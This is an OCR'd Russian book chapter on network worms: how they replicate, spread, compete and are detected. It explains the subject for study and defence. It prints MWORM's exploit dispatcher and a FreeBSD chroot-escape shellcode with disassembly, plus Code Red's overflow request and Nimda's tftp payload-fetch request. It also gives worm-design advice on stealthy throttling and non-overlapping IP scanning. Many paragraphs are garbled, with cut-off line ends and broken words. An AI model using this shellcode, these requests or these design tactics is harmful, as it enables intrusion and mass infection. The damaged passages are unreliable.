Укрепившись в системе, червь переходит к самой главной фазе своей жизнедеятельности — фазе размножения. При наличии полиморфного генератора, вирус создает совершенно видоизмененную копию своего тела, ну или, на худой конец, просто зашифровывает критические сегменты своего тела. Отсутствие всех этих механизмов оставляет червя вполне боевым и жизнеспособным, однако существенно сужает ареал его распространения. Судите сами, незашифрованный вирус легко убивается любым сетевым фильтром, как-то брандмаузером или маршрутизатором. А вот против полиморфных червей адекватных средств борьбы до сих пор нет, и сомнительно, чтобы они появились в обозримом будущем. Распознание полиморфного кода — эта не та операция, которая может быть осуществлена в реальном времени на магистральных Интернет-каналах. Соотношение пропускной способности современных сетей и вычислительной мощности современных же процессоров явно не в пользу последних. И хотя ни один полиморфный червь до сих пор не замечен в «живой природе», нет никаких гарантий, что таких вирусов не появится впредь. Локальных полиморфных вирусов на платформе Intel IA-32 известен добрый десяток (речь идет о подлинном полиморфизме, а не тривиальном замусоривании кода незначащими машинными командами и иже с ними), как говорится — выбирай, не хочу.

Но какой бы алгоритм червь ни использовал для своего размножения, новорожденные экземпляры покидают родительское гнездо и расползаются по соседним машинам, если, конечно, им удастся эти самые машины найти. Существует несколько независимых стратегий распространения, среди которых в первую очередь следует выделить импорт данных из адресной книги Outlook Express или аналогичного почтового клиента, просмотр локальных файлов жертвы на предмет поиска сетевых адресов, сканирование IP-адресов текущей подсети и генерация случайного IP-адреса. Чтобы не парализовать сеть чрезмерной активностью и не отрезать себе пути к распространению, вирус должен использовать пропускные способности захваченных им информационных каналов максимум наполовину, а лучше на десятую или даже сотую часть. Чем меньший вред вирус наносит сетевому сообществу, тем позже он оказывается обнаруженным и тем с меньшей поспешностью администраторы устанавливают соответствующие обновления.

Установив соединение с предполагаемой жертвой, червь должен убедиться в наличии необходимой ему версии программного обеспечения и проверить, нет ли на этой системе другого червя. В простейшем случае идентификация осуществляется через *рукопожатие*. Жертве посылается определенное ключевое слово, внешне выглядящее как безобидный сетевой запрос. Червь, если он только

там есть, перехватывает пакет, возвращая инициатору обмена другое ключевое слово, отличное от стандартного ответа незараженного сервера. Механизм рукопожатия — это слабейшее звено обороны червя, конечно, при условии, что червь безоговорочно доверяет своему удаленному собрату. А вдруг это никакой не собрат, а его имитатор? Это обстоятельно очень беспокоило Роберта Морриса, и для борьбы с возможными имитаторами червь был снабжен механизмом, который по замыслу должен был в одном из семи случаев игнорировать признак червя, повторно внедряясь в уже захваченную машину. Однако выбранный коэффициент оказался чересчур «параноическим», и уязвимые узлы инфицировались многократно, буквально кишa червями, съедающими все процессорное время и всю пропускную способность сетевых каналов. В конечном счете вирусная атака захлебнулась сама собой, и дальнейшее распространение червя стало невозможным.

Чтобы этого не произошло, всякий червь должен иметь внутренний счетчик, уменьшающийся при каждом успешном расщеплении и при достижении нуля подрывающий червя изнутри. Так или приблизительно так устроен любой живой организм, в противном случае нашей биосфере давно бы наступил конец. А сеть Интернет как раз и представляет собой великолепную модель биосферы в натуральную величину. Поэтому — хотим мы того или нет — программный код должен подчиняться объективным законам природы, не пытаясь идти ей наперекор. Это все равно бесполезно.

Кстати говоря, анатомическая схема червя, описанная выше, не является ни общепринятой, ни единственной. Мы выделили в черве два основных компонента — *голову* и *хвост*. Другие же исследователи склонны рассматривать червя как организм, состоящий из пасти, именуемой непереводимым термином enabling exploit code (*отпирающий эксплоитный код*); *механизма распространения* (propagation mechanism) и *полезной нагрузки* (payload), ответственной за выполнение тех или иных деструктивных действий. Принципиальной разницы между различными изображениями червя, разумеется, нет, но вот терминологической путаницы предостаточно.

В листинге 3.1. показаны пять голов червя MWORM, поражающие множество уязвимых сервисов.

Листинг 3.1. Пять голов червя MWORM

```
switch(Iptr->h_port)
{
   case 80:       //web hole
                  Handle_Port_80(sock.inet_ntoa(sin.sin_addr),Iptr);
                  break;

   case 21:       // ftp hole
                  if (Handle_Port_21(sock.inet_ntoa(sin.sin_addr),Iptr))
                  {
                        pthread_mutex_lock(&ndone_mutex);
                        wuftp260_vuln(sock. inet_ntoa(sin.sin_addr), Iptr);
                        pthread_mutex_unlock(&ndone_mutex);
```

```
                } break;

    case 111:   //rpc hole
                if (Handle_Port_STATUS(sock.inet_ntoa(sin.sin_addr).Iptr))
                {
                        pthread_mutex_lock(&ndone_mutex);
                        // rpcSTATUS_vuln( inet_ntoa(sin.sin_addr). Iptr);
                        pthread_mutex_unlock(&ndone_mutex);
                } break;

    case 53:    //linux bind hole
                // Check_Linux86_Bind(sock.inet_ntoa(sin.sin_addr).Iptr->h_network);
                break;

    case 515:   //linux lpd hole
                // Get_OS_Type(Iptr->h_network. inet_ntoa(sin.sin_addr));
                // Check_lpd(sock.inet_ntoa(sin.sin_addr).Iptr->h_network);
                break;

    default:    break;
}
```

Перед нами «шея» червя, которая, собственно, все эти головы и держит, совершая ими вращательные движения, при необходимости изрыгая огонь и пламя... А голова червя и ее дизассемблерный листинг показаны далее (листинги 3.2 и 3.3).

Листинг 3.2. Одна из голов червя MWORM и ее дизассемблерный листинг

```
/* break chroot and exec /bin/sh - dont use on an unbreakable host like 4.0 */
unsigned char x86_fbsd_shell_chroot[] =
   "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80"
   "\x31\xc0\x99"
   "\x6a\x68\x89\xe3\x50\x53\x53\xb0\x88\xcd"
   "\x80\x54\x6a\x3d\x58\xcd\x80\x66\x68\x2e\x2e\x88\x54"
   "\x24\x02\x89\xe3\x6a\x0c\x59\x89\xe3\x6a\x0c\x58\x53"
   "\x53\xcd\x80\xe2\xf7\x88\x54\x24\x01\x54\x6a\x3d\x58"
   "\xcd\x80\x52\x68\x6e\x2f\x73\x68\x44\x68\x2f\x62\x69"
   "\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\x52\x51\x53\x53"
   "\x6a\x3b\x58\xcd\x80\x31\xc0\xfe\xc0\xcd\x80";
```

Листинг 3.3. Дизассемблерный листинг одной из голов червя MWORM

```
.data:0804F7E0 x86_fbsd_shell_chroot:
.data:0804F7E0          xor     eax. eax
.data:0804F7E2          push    eax
.data:0804F7E3          push    eax
data:0804F7E4           push    eax
data:0804F7E5           mov     al. 7Eh
data:0804F7E7           int     80h             : LINUX - sys_sigprocmask
```

Продолжение

Листинг 3.3 (*продолжение*)

```
.data:0804F7E9          xor     eax, eax
.data:0804F7EB          cdq
.data:0804F7EC          push    68h
.data:0804F7EE          mov     ebx, esp
.data:0804F7F0          push    eax
.data:0804F7F1          push    ebx
.data:0804F7F2          push    ebx
.data:0804F7F3          mov     al, 88h
.data:0804F7F5          int     80h             ; LINUX - sys_personality
.data:0804F7F7          push    esp
.data:0804F7F8          push    3Dh
.data:0804F7FA          pop     eax
.data:0804F7FB          int     80h             ; LINUX - sys_chroot
.data:0804F7FD          push    small 2E2Eh
.data:0B04F801          mov     [esp+2],        dl
.data:0804F805          mov     ebx, esp
.data:0804F807          push    0Ch
.data:0804F809          pop     ecx
.data:0804F80A          mov     ebx, esp
.data:0804F80C
.data:0804F80C loc_804F80C:                       CODE XREF: .data:0804F813j
.data:0804F80C          push    0Ch
.data:0804F80E          pop     eax
.data:0804F80F          push    ecx
.data:0804F810          push    ebx
.data:0804F811          int     80h             ; LINUX - sys_chdir
.data:0804F813          loop    loc_804F80C
.data:0804F815          mov     [esp+1],        dl
.data:0804F819          push    esp
.data:0804F81A          push    3Dh
.data:0804F81C          pop     eax
.data:0804F81D          int     80h             ; LINUX - sys_chroot
.data:0804F81F          push    edx
.data:0804F820          push    68732F6Eh
.data:0804F825          inc     esp
.data:0804F826          push    6E69622Fh
.data:0804F82B          mov     ebx, esp
.data:0804F82D          push    edx
.data:0804F82E          mov     edx, esp
.data:0804F830          push    ebx
.data:0804F831          mov     ecx, esp
.data:0804F833          push    edx
.data:0804F834          push    ecx
.data:0804F835          push    ebx
.data:0804F836          push    ebx
.data:0804F837          push    38h
.data:0804F839          pop     eax
```

```
data:0804F83A        int     80h             ; LINUX - sys_olduname
data:0804F83C        xor     eax, eax
data:0804F83E        inc     al
data:0804F840        int     80h             ; LINUX - sys_exit
```

МЕХАНИЗМЫ РАСПРОСТРАНЕНИЯ ЧЕРВЕЙ

Дырами принято называть логические ошибки в программном обеспечении, в результате которых жертва приобретает возможность интерпретировать исходные данные как исполняемый код. Наиболее часто встречаются дыры двух следующих типов: *ошибки переполнения буфера* (buffer overflow) и *ошибки фильтрации* интерполяционных символов или символов-спецификаторов.

И хотя теоретики от безопасности упорно отмахиваются от дыр, как от досадных случайностей, нарушающих стройность воздушных замков абстрактных защитных систем, даже поверхностный анализ ситуации показывает, что ошибки проектирования и реализации носят сугубо закономерный характер, удачно обыгранный хакерами в пословице: «Программ без ошибок не бывает. Бывает – плохо искали». Особенно коварны ошибки переполнения, вызываемые (или даже можно сказать — провоцируемые) идеологией господствующих языков и парадигм программирования. Подробнее об этом мы поговорим в следующей главе; пока же отметим, что ни одна коммерческая программа, насчитывающая более десяти-ста тысяч строк исходного текста, не избежала ошибок переполнения. Через ошибки переполнения распространялись черви Морриса, Linux.Ramen, MWorm, Code Red, Slapper, Slammer, Love San и огромное множество остальных менее известных вирусов.

Список свежих дыр регулярно публикуется на ряде сайтов, посвященных информационной безопасности (крупнейший из которых — www.bugtraq.org) и на web-страничках отдельных хакеров. Заплатки на дыры обычно выходят спустя неделю или даже месяц после появления открытых публикаций, однако в некоторых случаях выход заплатки опережает публикацию, так как правила хорошего тона диктуют воздерживаться от распространения информации вплоть до того, пока противоядие не будет найдено. Разумеется, вирусописатели ведут поиск дыр и самостоятельно, однако за все время существования Интернета ни одной дыры ими найдено не было.

Слабые пароли — это настоящий бич всякой системы безопасности. Помните анекдот: «Скажи пароль! — Пароль!»? Шутки шутками, но пароль типа «password» не так уж и оригинален. Сколько пользователей доверяют защиту системы популярным словарным словам (в стиле Супер-Ниндзя, Шварценеггер-Разбушевался и Шварценеггер-Продолжает-Бушевать) или выбирают пароль, представляющий собой слегка модифицированный логин (например, логин с одной-двумя цифрами на конце)? Про короткие пароли, пароли, состоящие из одних цифр, и пароли, полностью совпадающие с логином, мы вообще молчим. А ведь немалое количество систем вообще не имеют никакого пароля! Существуют даже специальные программы для поиска открытых (или слабо защи-

щенных) сетевых ресурсов, львиная доля которых приходится на лока
сети мелких фирм и государственных учреждений. В силу ограниченн
нансов содержать более или менее квалифицированного администратор
не могут и о необходимости выбора надежных паролей, судя по всему, даже и
догадываются (а может быть, просто ленятся — кто их знает).

Первым (а на сегодняшний день и последним) червем, использующим меха
низм подбора паролей, был и остается вирус Морриса, удачно комбинирую
щий словарную атаку с серией типовых трансформаций имени жертвы (ис
ходное имя пользователя, удвоенное имя пользователя, имя пользователя
записанное задом наперед, имя пользователя, набранное в верхнем/нижнем
регистре и т. д.). И эта стратегия успешно работала!

Червь Nimda использует намного более примитивный механизм распростране
ния, проникая лишь в незапароленные системы, что удерживает его от необуз
данного распространения, поскольку пустые пароли занимают незначительны
процент от всех слабых паролей вообще.

Конечно, со времен Морриса многое изменилось, и в мире наблюдается тенде
ция к усложнению паролей и выбору случайных, бессмысленных последовател
ностей. Но вместе с этим растет и число пользователей, — администраторы ок
зываются просто не в состоянии за всеми уследить и проконтролирова
правильность выбора пароля. Поэтому атака по словарю по-прежнему остает
актуальной угрозой.

Открытые системы. Открытыми мы будем называть такие системы, которы
беспрепятственно позволяют всем желающим исполнять на сервере свой соб
ственный код. К этой категории преимущественно относятся службы беспла
ного хостинга, предоставляющие telnet, perl и возможность установки исходя
щих TCP-соединений. Существует гипотетический вирус, который поражает
такие системы одну за другой и использует их в качестве плацдарма для атак
на другие системы.

В отличие от узлов, защищенных слабыми (отсутствующими) паролями, вла
делец открытой системы умышленно предоставляет всем желающим свобод
ный доступ, пускай и требующий ручной регистрации, которую, кстати сказать
можно и автоматизировать. Впрочем, ни один из известных науке червей не
использует этот механизм, поэтому дальнейший разговор представляется со
вершенно беспредметным.

Человеческий фактор. О пресловутом человеческом факторе можно говори
много. Но не буду. Это вообще не техническая, а сугубо организационная про
блема. Как бы ни старалась Microsoft и конкурирующие с нею компании, не
защитить пользователя от себя самого, не урезав при этом функциональност
системы до уровня бытового видеомагнитофона еще никому не удавалось. И ни
когда не удастся. Паскаль, известный тем, что не позволяет вам выстрелить себе
в ногу, значительно уступает по популярности языкам Си и Си++, тем языкам
которые позволяют отстрелить вам обе ноги вместе с головой впридачу, ...
когда вы этого не планируете. Так что, тенденция, однако!

БОРЬБА ЗА ТЕРРИТОРИЮ

— Какой величины территорию должен контролировать каждый червь?

— Это зависит от размеров червя.

Френк Херберт. «Дюна»

Жизнь червя — это непрерывная борьба за свое существование. Однажды попав в Интернет, червь сталкивается с проблемами захвата системных ресурсов (пропитания), освоения новых территорий (поиска подходящих узлов для заражения), обороны от хищников и прочих «млекопитающих» (брандмауэров, антивирусов, администраторов и т. д.), попутно решая задачу внутривидовой конкуренции. В этой агрессивной среде выживает лишь хорошо продуманный и тщательно спроектированный высокоинтеллектуальный код. Подавляющее большинство червей умирает вскоре после рождения, и лишь считанным вирусам удается вспыхнуть крупной эпидемией. Почему? Из школьного курса биологии нам известно, что безудержный рост численности любой популяции всегда заканчивается ее гибелью, ведь питательные ресурсы отнюдь не безграничны. Предел численности червей естественным образом регулируется пропускной способностью Интернет-каналов, емкостью оперативной/дисковой памяти и быстродействием процессоров.

Влияние фактора скорости размножения на жизнеспособность вируса исследовалось еще в пионерских работах Ральфа Бургера. Уже тогда было ясно, что вирус запросто может заразить все файлы локальной машины за один присест (про сетевых червей, в силу отсутствия последних, речь тогда попросту не шла), однако это сделает факт заражения слишком заметным, и тогда судьба вируса окажется предрешена (паническое форматирование жесткого диска «на низком уровне», полная переустановка всего программного обеспечения, ну, в общем, вы меня поняли). Кроме того, на чувственном (sense) уровне такой вирус попросту неинтересен.

Рассмотрим крайний случай. Пусть наш вирус совершает единственный акт заражения в своей жизни. Тогда рост численности популяции будет носить линейный характер, продолжающийся до тех пор, пока загрузка системы не превысит некоторую критическую величину, после которой скорость размножения вируса начнет неуклонно падать. В конце концов вирус сожрет все процессорные ресурсы, всю оперативную и всю дисковую память, после чего система окончательно встанет и — процесс размножения прекратится. Впрочем, на практике до этого дело обычно не доходит, и владелец компьютера спохватывается значительно раньше.

Период, протекающий от момента первого заражения до момента обнаружения вируса по нетипичной активности системы, условимся называть *латентным периодом размножения* червя. Чем большее количество узлов будет заражено в течение этого времени, тем большие шансы на выживание имеет червь. Выбор правильной стратегии размножения на самом деле очень важен. Причина

вымирания большинства червей как раз и заключается в непродуманном размножении. Чаще всего исходный червь расщепляется на два. На два новых червя, готовых к дальнейшему размножению. В следующем поколении этих червей будет уже четыре, затем восемь, потом шестнадцать, тридцать два и так далее по возрастающей... Наглядной физической демонстрацией этого процесса служит атомная бомба. И в том, и в другом случае мы имеем дело с цепной реакцией, отличительной особенностью которой служит ее взрывной характер. На первых порах увеличение численности вирусной популяции происходит так медленно, что им можно полностью пренебречь, но при достижении некоторой критической массы происходит своеобразный взрыв, и дальнейшее размножение протекает лавинообразно. Через короткий отрезок времени — дни или даже считанные часы — червь поражает практически все уязвимые узлы сети, после чего его существование становится бессмысленным, и он умирает, раздавленный руками недобрых администраторов, разбуженных часов эдак в пять утра. А черви, в силу всепланетной организации Интернета, имеют тенденцию совершать атаки в самое неудобное с физиологической точки зрения время.

При условии, что выбор IP-адреса заражаемой жертвы происходит по более или менее случайному закону (а большинство червей распространяются именно так), по мере насыщения сети червем скорость его распространения неуклонно снижается, и вовсе не потому, что магистральные каналы оказываются перегруженными! Попробуйте сгенерировать последовательность случайных байт и подсчитайте количество шагов, требующихся для полного покрытия всей области от 00h до FFh. Очевидно, что за 100h шагов осуществить задуманное нам ни за что не удастся. Если только вы не будете жульничать, одни и те же байты будут выпадать многократно, в то время как другие останутся не выпавшими ни разу! И чем больше байт будет покрыто, тем чаще станут встречаться повторные выпадения! Аналогичным образом дело обстоит и с размножением вируса. На финальной стадии размножения полчища червей все чаще будут стучаться в уже захваченные компьютеры, и гигабайты сгенерированного ими трафика окажутся сгенерированными впустую.

Для решения этой проблемы червь Морриса использовал несколько независимых механизмов. Во-первых, на каждой из зараженных машин он извлекал список доверенных узлов, содержащихся в файлах `/etc/hosts.equiv` и `/.rhosts`, а также файлы `.forward`, содержащие адреса электронной почты. То есть целевые адреса уже не были случайными — это раз. Отпадало большое количество несуществующих узлов — это два. Количество попыток повторного инфицирования сводилось к разумному минимуму — это три. Подобную тактику используют многие почтовые черви, обращающиеся к адресной книге Outlook Express. И эта тактика очень неплохо работает! На сайте корпорации Symantec имеется любопытная утилита — VBSim (Virus and Worm Simulation System), выполняющая сравнительный анализ эффективности червей различных типов.

Во-вторых, различные экземпляры червя Морриса периодически обмени друг с другом списком уже зараженных узлов, ходить на которые не Конечно, наличие каких бы то ни было средств межвирусной синхрон существенно увеличивает сетевой трафик, однако, если к этому вопросу п

с умом, то перегрузку сети можно легко предотвратить. Заразив все уязвимые узлы, червь впадет в глубокую спячку, уменьшив свою активность до минимума. Можно пойти и дальше, выделив каждому из червей определенное пространство IP-адресов для заражения, автоматически наследуемое новорожденным потомством. Тогда процесс заражения сети займет рекордно короткое время, и при этом ни один из IP-адресов не будет проверен дважды. Исчерпав запас IP-адресов, червь обратит свои внутренние счетчики в исходное положение, вызывая вторую волну заражения. Часть ранее инфицированных узлов к этому моменту уже будет исцелена (но не залатана), а часть может быть инфицирована повторно.

Как бы там ни было, грамотно спроектированный червь вызывать перегрузку сети не должен, и лишь досадные программистские ошибки мешают привести этот план в исполнение. Внешне такой червь может показаться вполне безопасным, и подавляющее большинство администраторов, скорее всего, проигнорируют сообщения об угрозе (ибо негласное правило предписывает не трогать систему, пока она работает). Дыры останутся незалатанными и... в один прекрасный момент Всемирная сеть рухнет.

В этом свете весьма показателен процесс распространения вируса Code Red, в пике своей эпидемии заразившего свыше 359 000 узлов в течение 24 часов. Как были получены эти цифры? Программа-монитор, установленная в локальной сети Лаборатории Беркли, перехватывала все проходящие через нее IP-пакеты и анализировала их заголовки. Пакеты, адресованные несуществующим узлам и направляющиеся на 80-й порт, были, очевидно, отправлены зараженным узлом (Code Red распространялся через уязвимость в MS IIS-сервере). Подсчет уникальных IP-адресов узлов-отправителей позволил надежно установить нижнюю границу численности популяции вируса. При желании процесс расползания вируса по Всемирной сети можно увидеть и в динамике (рис. 3.2) – www.caida.org/analysis/security/code-red/newframes-small-log.mov. Там же, на странице http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml, содержится текст, комментирующий происходящее зрелище. А зрелище и впрямь получилось впечатляющим и... поучительным. Всем, особенно разработчикам вирусов, настоятельно рекомендую посмотреть. Быть может, это научит кое-кого не ронять сеть своим очередным... ммм... творением.




Рис. 3.2. Зависимость удельной скорости распространения червя от времени

Сначала червь размножался крайне медленно, можно даже сказать — лен Впрочем, на поражение ключевых нервных центров сети у вируса ушло в несколько часов, по истечении которых он успел оккупировать практич все развитые страны мира. Нагрузка на сеть стремительно росла, однако вайдеры с этим еще справлялись. Приблизительно через 12 часов, когда ч вступил во взрывную стадию своего размножения, объем перекачиваемого фика скачкообразно возрос в тысячи раз, и большинство сетевых ресурсов залось недоступно, что затормозило распространение червя, но было уже здно, так как львиная часть уязвимых серверов к тому времени оказа поражена. Испещренный характер спада кривой отражает периодическое легание» различных сегментов Интернета, загибающихся от чудовищной грузки, и их мужественное восстановление самоотверженными администр рами. Вы думаете, они устанавливали заплатки? А вот и нет! Через четыре ч когда вирус окончил свое распространение и перешел к массированной ат на кривой наблюдается небывалый всплеск, по сравнению с которым предш щий пик не тянет даже на жалкий холмик. 12 000 искажаемых web-страни минуту — это ли не результат?!

КАК ОБНАРУЖИТЬ ЧЕРВЯ

— Это знак червя?

— Червь. И большой.

Френк Херберт. «Дю

Грамотно сконструированный и не слишком прожорливый программный обнаружить не так-то просто! Есть ряд характерных признаков червя, но они ненадежны, и гарантированный ответ дает лишь дизассемблирование. что именно нужно дизассемблировать? В случае с файловыми вирусами более или менее ясно. Подсовываем системе специальным образом подго ленные «дрозофиллы» и смотрим — не окажется ли какая-нибудь из них и нена. Хороший результат дает и проверка целостности системных файло заранее сформированному эталону. В операционных системах семейс Windows на этот случай припасена утилита sfc.exe, хотя, конечно, специали рованный дисковый ревизор справится с этой задачей намного лучше.

Черви же могут вообще не дотрагиваться до файловой системы, оседая в опе тивной памяти адресного пространства уязвимого процесса. Распознать вредный код по внешнему виду нереально, а проанализировать весь слепок мяти целиком — чрезвычайно трудоемкий и затруднительный процесс. более что явных команд передачи управления машинному коду червя мо и не быть (подробнее см. ранее раздел «Структурная анатомия червя»).

Однако где вы видели вежливого и во всех отношениях корректного черв Ничуть не собираясь отрицать тот факт, что среди червей попадаются и вы коинтеллектуальные разработки, созданные талантливыми и, бесспорно, пр

фессиональными программистами, автор этой книги вынужден признать, что все черви, выловленные в живой природе, содержали те или иные конструктивные огрехи, демаскирующие присутствие чего-то постороннего.

Верный признак червя — большое количество исходящих TCP/IP-пакетов, расползающихся по всей сети и в большинстве своем адресованных несуществующим получателям. Рассылка пакетов либо происходит постоянно, либо совершается через более или менее регулярные и при том очень короткие промежутки времени, например через 3–5 с. Причем соединение устанавливается без использования доменного имени, непосредственно по IP-адресу. Не все анализаторы трафика способны распознать этот факт, поскольку на уровне функции connect соединение всегда устанавливается именно по IP-адресам, возвращаемым функцией gethostbyname по их доменному имени.

Правда, как уже отмечалось, червь может сканировать локальные файлы жертвы на предмет поиска подходящих доменных имен. Это может быть и адресная книга почтового клиента, и список доверенных узлов, и просто архив HTML-документов (страничек со ссылками на другие сайты для HTTP-червей в высшей степени актуальны). Ну, факт сканирования файлов распознать нетрудно. Достаточно поместить наживку — файлы, которые при нормальных обстоятельствах никогда и никем не открываются (в том числе и антивирусными демонами, установленными в системе), но с ненулевой вероятностью будут замечены и проглочены червем. Достаточно лишь периодически контролировать время последнего доступа к ним.

Другой верный признак червя — ненормальная сетевая активность. Подавляющее большинство известных на сегодняшний день червей размножается с неприлично высокой скоростью, вызывающей характерный взлет исходящего трафика. Также могут появиться новые порты, которые вы не открывали и которые непонятно кто прослушивает. Впрочем, прослушивать порт можно и без его открытия — достаточно лишь внедриться в низкоуровневый сетевой сервис. Поэтому к показаниям анализаторов трафика следует относиться со здоровой долей скептицизма, если, конечно, они не запущены на отдельной машине, которую червь гарантированно не сможет атаковать.

Третьим признаком служат пакеты с подозрительным содержимым. Под «пакетом» здесь понимаются не только TCP/IP-пакеты, но и сообщения электронной почты, содержащие откровенно «левый» текст (впрочем, червь может маскироваться и под спам, а тщательно исследозать каждое спамСУерское письмо не хватит ни нервов, ни времени). TCP-пакеты в этом смысле намного более предпочтительны, поскольку их анализ удается автоматизировать. Что следует искать? Универсальных решений не существует, но кое-какие наметки дать все-таки можно. В частности, применительно к web-серверам и запросам типа GET характерным признаком shell-кода являются:

- имена командных интерпретаторов (cmd.exe, sh), системных библиотек типа admin.dll и подобных им файлов;
- последовательность из трех и более машинных команд NOP, записываемая приблизительно так: %u9090;

- машинные команды CALL ESP, JMP ESP, INT 80h и другие подобные им (полный список занимает слишком много места и поэтому здесь не приводится);
- бессмысленные последовательности вроде .\.\.\ или XXX, используемые вирусом для переполнения.

Однако не пытайтесь напрямую дизассемблировать двоичный код, содержащийся в пакете, выглядящем как пакет, предназначенный для срыва стека и подрыва авторитета системы. Поскольку заранее неизвестно, на какой именно байт shell-кода передается управление, точку входа определить не так-то пр и вовсе не факт, что ею окажется первый байт пакета или двоичного кода. Н возлагайте на авторизированный поиск больших надежд — он срабатывает леко не всегда. Достаточно слегка зашифровать shell-код, и все признаки че немедленно исчезнут. Впрочем, поскольку размер переполняемого буфера частую очень и очень мал, втиснуть в отведенный объем головы вируса и шифровщик не так-то просто.

Во всяком случае, тройка крупнейших червей легко обнаруживается автомати зированным анализом: и Code Red, и Nimda, и Slammer... (листинги 3.4, 3.5).

Листинг 3.4. Голова червя Code Red, приходящая в первом TCP-пакете

```
GET /default. ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090
%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00= a HTTP 1.0
Content- type: text/ xml.
Content- length: 3379
```

Листинг 3.5. Голова червя Nimda

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/
c+tftp%20-i%20XXX.XXX XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll
```

Если червь содержит в себе незашифрованные текстовые строки (а многие из червей устроены именно так!), то злобный характер его натуры распознается уже при беглом просмотре HEX-кода исследуемого файла (листинг 3.6).

Листинг 3.6. Фрагмент вируса MWORM

```
00005FA0: 47 45 54 20 2F 73 63 72 | 69 70 74 73 2F 2E 2E 25 GET /scripts/..%
00005FB0: 63 31 25 31 63 2E 2E 2F | 77 69 6E 6E 74 2F 73 79 c1%1c../winnt/sy
00005FC0: 73 74 65 6D 33 32 2F 63 | 6D 64 2E 65 78 65 3F 2F stem32/cmd.exe?/
00005FD0: 63 2B 63 6F 70 79 25 32 | 30 63 3A 5C 77 69 6E 6E c+copy%20c:\winn
00005FE0: 74 5C 73 79 73 74 65 6D | 33 32 5C 63 6D 64 2E 65 t\system32\cmd.e
```

```
00005FF0: 78 65 25 32 30 63 3A 5C | 4D 77 6F 72 6D 2E 65 78 xe%20c:\Mworm.ex
00006000: 65 20 48 54 54 50 2F 31 | 2E 30 0D 0A 0D 0A 00 00 e HTTP/1.0d0d0
```

Некоторые черви в целях уменьшения своих размеров и, не в последнюю очередь, маскировки, сжимаются тем или иным упаковщиком исполняемых программ, и перед анализом их необходимо распаковать (листинг 3.7).

Листинг 3.7. Фрагмент вируса Love San после распаковки

```
000021EC: 77 69 6E 64 6F 77 73 75 | 70 64 61 74 65 2E 63 6F windowsupdate.co
000021FC: 6D 00 25 73 0A 00 73 74 | 61 72 74 20 25 73 0A 00 m %s0 start %s0
0000220C: 74 66 74 70 20 2D 69 20 | 25 73 20 47 45 54 20 25 tftp -i %s GET %
0000221C: 73 0A 00 25 64 2E 25 64 | 2E 25 64 2E 25 64 00 25 s0 %d.%d.%d.%d %
0000222C: 69 2E 25 69 2E 25 69 2E | 25 69 00 72 62 00 4D 00 i.%i.%i.%i rb M
0000223C: 64 00 2E 00 25 73 00 42 | 49 4C 4C 59 00 77 69 6E d . %s BILLY win
0000224C: 64 6F 77 73 20 61 75 74 | 6F 20 75 70 64 61 74 65 dows auto update
0000225C: 00 53 4F 46 54 57 41 52 | 45 5C 4D 69 63 72 6F 73 SOFTWARE\Micros
0000226C: 6F 66 74 5C 57 69 6E 64 | 6F 77 73 5C 43 75 72 72 oft\Windows\Curr
0000227C: 65 6E 74 56 65 72 73 69 | 6F 6E 5C 52 75 6E 00 00 entVersion\Run
```

Ищите в дампе подозрительные сообщения, команды различных прикладных протоколов (GET, HELO и т. д.), имена системных библиотек, файлов-интерпретаторов, команды операционной системы, символы конвейера, доменные имена сайтов, обращение к которым вы не планировали и в чьих услугах, судя по всему, не нуждаетесь, IP-адреса, ветви реестра, ответственные за автоматический запуск программ и т. д.

При поиске головы червя используйте тот факт, что shell-код эксплоита, как правило, размещается в секции данных и содержит легко узнаваемый машинный код. В частности, команда CDh 80h (INT 80h), ответственная за прямой вызов системных функций операционных систем семейства LINUX, встречается практически во всех червях, обитающих на этой ОС.

Вообще говоря, проанализировав десяток различных червей, вы настолько проникнетесь концепциями их устройства, что без труда распознаете знакомые конструкции и в других организмах. А заочно червей все равно не изучить.

КАК ПОБОРОТЬ ЧЕРВЯ

— Как же тогда справиться с червями?

— Мне неизвестно оружие, кроме атомного, взрывчатой силы которого было бы достаточно для уничтожения червя целиком.

Френк Херберт. «Дюна»

Гарантированно защититься от червей нельзя. С другой стороны, черви, вызвавшие крупные эпидемии, все до единого появлялись уже после выхода заплаток, атакуя компьютеры, не обновляемые в течение нескольких месяцев, а то

и лет! В отношении серверов, обсуживаемых лицами, претендующими на звание «администратора», это, бесспорно, справедливая расплата за небрежность и бездумность. Но с домашними компьютерами не все так просто. У среднестатистического пользователя ПК нет ни знаний, ни навыков, ни времени, ни денег на регулярное выкачивание из сети сотен мегабайт всякого дерьма, гордо именующего себя Service Pack'ом и зачастую устанавливающегося только после серии магических заклинаний и танцев с бубном. Неквалифицированные пользователи в своей массе никогда не устанавливали обновления и никогда не будут устанавливать!

